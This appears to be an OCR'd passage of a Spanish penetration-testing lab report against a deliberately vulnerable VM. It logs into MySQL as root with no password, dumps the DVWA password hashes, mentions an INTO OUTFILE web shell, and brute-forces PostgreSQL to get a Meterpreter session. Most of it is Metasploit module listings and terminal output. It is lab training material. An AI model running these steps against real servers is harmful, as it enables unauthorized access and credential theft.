



Ilustración 11Explotando Puerto 2121

8 PUERTO 3306

Se accedió al servicio MySQL como root sin contraseña utilizando el cliente MySQL directamente desde Kali. Se visualizaron tablas y datos sensibles, como usuarios y contraseñas (hashes) de la aplicación **DVWA**, e incluso se intentó crear un web shell mediante `**INTO OUTFILE**`.




Kali Linux [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
tello@Tello: ~
Archivo Acciones Editar Vista Ayuda
msf6 > search mysql
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/windows/http/advantech_iview_networkservlet_cmd_inject 2022-06-28 excellent Yes Advantech iView NetworkServlet Command Injection
1 _ target: Windows Dropper
2 _ target: Windows Command
3 auxiliary/server/capture/mysql normal No Authentication Capture: MySQL
4 exploit/windows/http/cayin_xpost_sql_rce 2020-06-04 excellent Yes Cayin xPost wayfinder_seqid SQLi to RCE
5 exploit/unix/webapp/cyberpanel_preauth_rce_multi_cve 2024-10-27 excellent Yes CyberPanel Multi CVE Pre-auth RCE
6 _ action: CVE-2024-51378
7 _ action: CVE-2024-51567
8 _ action: CVE-2024-51568
9 auxiliary/gather/joomla_weblinks_sqli 2014-03-02 normal Yes Joomla weblinks-categories Unauthenticated SQL Injection Arbitrary File Read
10 exploit/unix/webapp/kimai_sqli 2013-05-21 average Yes Kimai v0.9.2 'db_restore.php' SQL Injection
11 exploit/linux/http/librenms_collectd_cmd_inject 2019-07-15 excellent Yes LibreNMS Collectd Command Injection
12 post/linux/gather/enum_configs normal No Linux Gather Configurations
13 post/linux/gather/enum_users_history normal No Linux Gather User History
14 exploit/windows/http/moveit_cve_2023_34362 2023-05-31 excellent Yes MOVEit SQL Injection vulnerability
15 auxiliary/scanner/mysql/mysql_writable_dirs normal No MYSQL Directory Write Test
16 auxiliary/scanner/mysql/mysql_file_enum normal No MYSQL File/Directory Enumerator
17 auxiliary/scanner/mysql/mysql_hashdump normal No MYSQL Password Hashdump
18 auxiliary/scanner/mysql/mysql_schemadump normal No MYSQL Schema Dump
19 exploit/multi/http/manage_engine_dc_pmp_sqli 2014-06-08 excellent Yes ManageEngine Desktop Central / Password Manager LinkViewFetchServlet.dat SQL Injection
20 _ target: Automatic
21 _ target: Desktop Central v8 ≥ b80200 / v9 < b90039 (PostgreSQL) on Windows
22 _ target: Desktop Central MSP v8 ≥ b80200 / v9 < b90039 (PostgreSQL) on Windows
23 _ target: Desktop Central [MSP] v7 ≥ b70200 / v8 / v9 < b90039 (MySQL) on Windows
24 _ target: Password Manager Pro [MSP] v6 ≥ b6800 / v7 < b7003 (PostgreSQL) on Windows
25 _ target: Password Manager Pro v6 ≥ b6500 / v7 < b7003 (MySQL) on Windows
26 _ target: Password Manager Pro [MSP] v6 ≥ b6800 / v7 < b7003 (PostgreSQL) on Linux
27 _ target: Password Manager Pro v6 ≥ b6500 / v7 < b7003 (MySQL) on Linux
28 auxiliary/admin/http/manageengine_pmp_privesc 2014-11-08 normal Yes ManageEngine Password Manager SQLAdvancedALSearchResult.cc Pro SQL Injection
29 post/multi/manage/dbvis_add_db_admin normal No Multi Manage DbVisualizer Add Db Admin
30 auxiliary/scanner/mysql/mysql_authbypass_hashdump 2012-06-09 normal No MYSQL Authentication Bypass Password Dump
31 auxiliary/admin/mysql/mysql_enum normal No MYSQL Enumeration Module
32 auxiliary/scanner/mysql/mysql_login normal No MYSQL Login Utility
33 auxiliary/admin/mysql/mysql_sql normal No MYSQL SQL Generic Query
34 auxiliary/scanner/mysql/mysql_version normal No MYSQL Server Version Enumeration
35 exploit/linux/mysql/mysql_yassl_getname 2010-01-25 good No MySQL yaSSL CertDecoder::GetName Buffer Overflow
36 _ target: Automatic
37 _ target: Debian 5.0 - MySQL (5.0.51a-24+lenny2)
38 exploit/linux/mysql/mysql_yassl_hello 2008-01-04 good No MySQL yaSSL SSL Hello Message Buffer Overflow
39 exploit/windows/mysql/mysql_yassl_hello 2008-01-04 average No MySQL yaSSL SSL Hello Message Buffer Overflow
40 _ target: MySQL 5.0.45-community-nt
41 _ target: MySQL 5.1.22-rc-community
42 exploit/multi/mysql/mysql_udf_payload 2009-01-16 excellent No Oracle MySQL UDF Payload Execution
43 _ target: Windows
44 _ target: Linux
45 exploit/windows/mysql/mysql_start_up 2012-12-01 excellent Yes Oracle MySQL for Microsoft Windows FILE Privilege Abuse
46 exploit/windows/mysql/mysql_mof 2012-12-01 excellent Yes Oracle MySQL for Microsoft Windows MOF Execution
47 exploit/linux/http/pandora_fms_events_exec 2020-06-04 excellent Yes Pandora FMS Events Remote Command Execution
48 _ target: Linux (x86)
49 _ target: Linux (x64)
50 _ target: Linux (cmd)
51 exploit/linux/http/pandora_fms_auth_rce_cve_2024_11320 2024-11-21 excellent Yes Pandora FMS authenticated command injection leading to RCE via LDAP using default DB password
52 _ target: PHP Command
53 _ target: Unix/Linux Command
CTRL DERECHA
29°C
Mayorm. nublado
ESP
LAA
5:25 p.m.
7/08/2025

Kali Linux [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
tello@Tello: ~
Archivo Acciones Editar Vista Ayuda
┌──(tello㉿Tello)-[~]
└─$ mysql -h 192.192.192.5 -u root
ERROR 2026 (HY000): TLS/SSL error: wrong version number
┌──(tello㉿Tello)-[~]
└─$ mysql -h 192.192.192.5 -u root --ssl-mode=DISABLED
mysql: unknown variable 'ssl-mode=DISABLED'
┌──(tello㉿Tello)-[~]
└─$ mysql -h 192.192.192.5 -u root --skip-ssl
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MySQL connection id is 19
Server version: 5.0.51a-3ubuntu5 (Ubuntu)
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
MySQL [(none)]> SHOW DATABASES;
+--------------------+
| Database |
+--------------------+
| information_schema |
| dvwa |
| metasploit |
| mysql |
| owasp10 |
| tikiwiki |
| tikiwiki195 |
+--------------------+
7 rows in set (0,003 sec)
MySQL [(none)]> USE dvwa;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
MySQL [dvwa]> SHOW TABLES;
+-----------------+
| Tables_in_dvwa |
+-----------------+
| guestbook |
| users |
+-----------------+
2 rows in set (0,002 sec)
MySQL [dvwa]> SELECT * FROM users;
+---------+------------+-----------+---------+----------------------------------+--+
| user_id | first_name | last_name | user | password | avatar |
+---------+------------+-----------+---------+----------------------------------+--+
1	admin	admin	admin	5f4dcc3b5aa765d61d8327deb882cf99	http://172.16.123.129/dvwa/hackable/users/admin.jpg
2	Gordon	Brown	gordonb	e99a18c428cb38d5f260853678922e03	http://172.16.123.129/dvwa/hackable/users/gordonb.jpg
3	Hack	Me	1337	8d3533d75ae2c3966d7e0d4fcc69216b	http://172.16.123.129/dvwa/hackable/users/1337.jpg
4	Pablo	Picasso	pablo	0d107d09f5bbe40cade3de5c71e9e9b7	http://172.16.123.129/dvwa/hackable/users/pablo.jpg
5	Bob	Smith	smithy	5f4dcc3b5aa765d61d8327deb882cf99	http://172.16.123.129/dvwa/hackable/users/smithy.jpg
+---------+------------+-----------+---------+----------------------------------+--+
CTRL DERECHA
29°C
Mayorm. nublado
ESP
LAA
5:26 p.m.
7/08/2025







Ilustración 12 Puerto 3306 Explotado

9 PUERTO 5432

Se usó el módulo `**postgres_login**` para realizar un brute **forcé**, logrando acceder con usuario **'postgres'** y contraseña **'postgres'**. Luego, se empleó `**exploit/linux/postgres/postgres_payload**` para cargar una librería maliciosa y obtener una sesión Meterpreter completa.


Kali Linux [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
tello@Tello: ~
Archivo Acciones Editar Vista Ayuda
(tello㉿Tello)-[~]
$ msfconsole
Metasploit tip: Enable verbose logging with set VERBOSE true
^[[A
=[metasploit v6.4.64-dev]
+ -- --=[2519 exploits - 1296 auxiliary - 431 post]
+ -- --=[1610 payloads - 49 encoders - 13 nops]
+ -- --=[9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search Postgres
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/linux/http/acronis_cyber_infra_cve_2023_45249 2024-07-24 excellent Yes Acronis Cyber Infrastructure default password remote code execution
1 _ target: Unix/Linux Command
2 _ target: Interactive SSH
3 exploit/linux/http/appsmith_rce_cve_2024_55964 2025-03-25 excellent Yes Appsmith RCE
4 auxiliary/server/capture/postgresql normal No Authentication Capture: PostgreSQL
5 exploit/linux/http/beyondtrust_pra_rs_unauth_rce 2024-12-16 excellent Yes BeyondTrust Privileged Remote Access (PRA) and Remote Support (RS) unauthenticated Remote Code Execution
6 post/linux/gather/enum_users_history normal No Linux Gather User History
7 exploit/multi/http/manage_engine_dc_pmp_sqli 2014-06-08 excellent Yes ManageEngine Desktop Central / Password Manager LinkViewFetchServlet.dat SQL Injection
8 _ target: Automatic
9 _ target: Desktop Central v8 ≥ b80200 / v9 < b90039 (PostgreSQL) on Windows
10 _ target: Desktop Central MSP v8 ≥ b80200 / v9 < b90039 (PostgreSQL) on Windows
11 _ target: Desktop Central [MSP] v7 ≥ b70200 / v8 / v9 < b90039 (MySQL) on Windows
12 _ target: Password Manager Pro [MSP] v6 ≥ b6800 / v7 < b7003 (PostgreSQL) on Windows
13 _ target: Password Manager Pro v6 ≥ b6500 / v7 < b7003 (MySQL) on Windows
14 _ target: Password Manager Pro [MSP] v6 ≥ b6800 / v7 < b7003 (PostgreSQL) on Linux
15 _ target: Password Manager Pro v6 ≥ b6500 / v7 < b7003 (MySQL) on Linux
16 exploit/windows/misc/manageengine_eventlog_analyzer_rce 2015-07-11 manual Yes ManageEngine EventLog Analyzer Remote Code Execution
17 auxiliary/admin/http/manageengine_pmp_privesc 2014-11-08 normal Yes ManageEngine Password Manager SQLAdvancedALSearchResult.cc Pro SQL Injection
18 auxiliary/analyze/crack_databases normal No Password Cracker: Databases
CTRL DERECHA
29°C Mayorm. nublado
ESP LAA
5:39 p.m. 7/08/2025


Kali Linux [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
tello@Tello: ~
Archivo Acciones Editar Vista Ayuda
+ -- --=[9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search Postgres
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/linux/http/acronis_cyber_infra_cve_2023_45249 2024-07-24 excellent Yes Acronis Cyber Infrastructure default password remote code execution
1 _ target: Unix/Linux Command
2 _ target: Interactive SSH
3 exploit/linux/http/appsmith_rce_cve_2024_55964 2025-03-25 excellent Yes Appsmith RCE
4 auxiliary/server/capture/postgresql normal No Authentication Capture: PostgreSQL
5 exploit/linux/http/beyondtrust_pra_rs_unauth_rce 2024-12-16 excellent Yes BeyondTrust Privileged Remote Access (PRA) and Remote Support (RS) unauthenticated Remote Code Execution
6 post/linux/gather/enum_users_history normal No Linux Gather User History
7 exploit/multi/http/manage_engine_dc_pmp_sqli 2014-06-08 excellent Yes ManageEngine Desktop Central / Password Manager LinkViewFetchServlet.dat SQL Injection
8 _ target: Automatic
9 _ target: Desktop Central v8 ≥ b80200 / v9 < b90039 (PostgreSQL) on Windows
10 _ target: Desktop Central MSP v8 ≥ b80200 / v9 < b90039 (PostgreSQL) on Windows
11 _ target: Desktop Central [MSP] v7 ≥ b70200 / v8 / v9 < b90039 (MySQL) on Windows
12 _ target: Password Manager Pro [MSP] v6 ≥ b6800 / v7 < b7003 (PostgreSQL) on Windows
13 _ target: Password Manager Pro v6 ≥ b6500 / v7 < b7003 (MySQL) on Windows
14 _ target: Password Manager Pro [MSP] v6 ≥ b6800 / v7 < b7003 (PostgreSQL) on Linux
15 _ target: Password Manager Pro v6 ≥ b6500 / v7 < b7003 (MySQL) on Linux
16 exploit/windows/misc/manageengine_eventlog_analyzer_rce 2015-07-11 manual Yes ManageEngine EventLog Analyzer Remote Code Execution
17 auxiliary/admin/http/manageengine_pmp_privesc 2014-11-08 normal Yes ManageEngine Password Manager SQLAdvancedALSearchResult.cc Pro SQL Injection
18 auxiliary/analyze/crack_databases normal No Password Cracker: Databases
19 _ action: hashcat Use Hashcat
20 _ action: john Use John the Ripper
21 exploit/multi/postgres/postgres_copy_from_program_cmd_exec 2019-03-20 excellent Yes PostgreSQL COPY FROM PROGRAM Command Execution
22 _ target: Automatic
23 _ target: Unix/OSX/Linux
24 _ target: Windows - PowerShell (In-Memory)
25 _ target: Windows (CMD)
26 exploit/multi/postgres/postgres_createlang 2016-01-01 good Yes PostgreSQL CREATE LANGUAGE Execution
27 auxiliary/scanner/postgres/postgres_dbname_flag_injection normal No PostgreSQL Database Name Command Line Flag Injection
28 auxiliary/scanner/postgres/postgres_login normal No PostgreSQL Login Utility
29 auxiliary/admin/postgres/postgres_readfile normal No PostgreSQL Server Generic Query
30 auxiliary/admin/postgres/postgres_sql normal No PostgreSQL Server Generic Query
31 auxiliary/scanner/postgres/postgres_version normal No PostgreSQL Version Probe
32 exploit/linux/postgres/postgres_payload 2007-06-05 excellent Yes PostgreSQL for Linux Payload Execution
33 _ target: Linux x86
34 _ target: Linux x86_64
35 exploit/windows/postgres/postgres_payload 2009-04-10 excellent Yes PostgreSQL for Microsoft Windows Payload Execution
36 _ target: Windows x86
37 _ target: Windows x64
38 auxiliary/scanner/postgres/postgres_hashdump normal No Postgres Password Hashdump
39 auxiliary/scanner/postgres/postgres_schemadump normal No Postgres Schema Dump
40 auxiliary/admin/http/rails_devise_pass_reset 2013-01-28 normal No Ruby on Rails Devise Authentication Password Reset
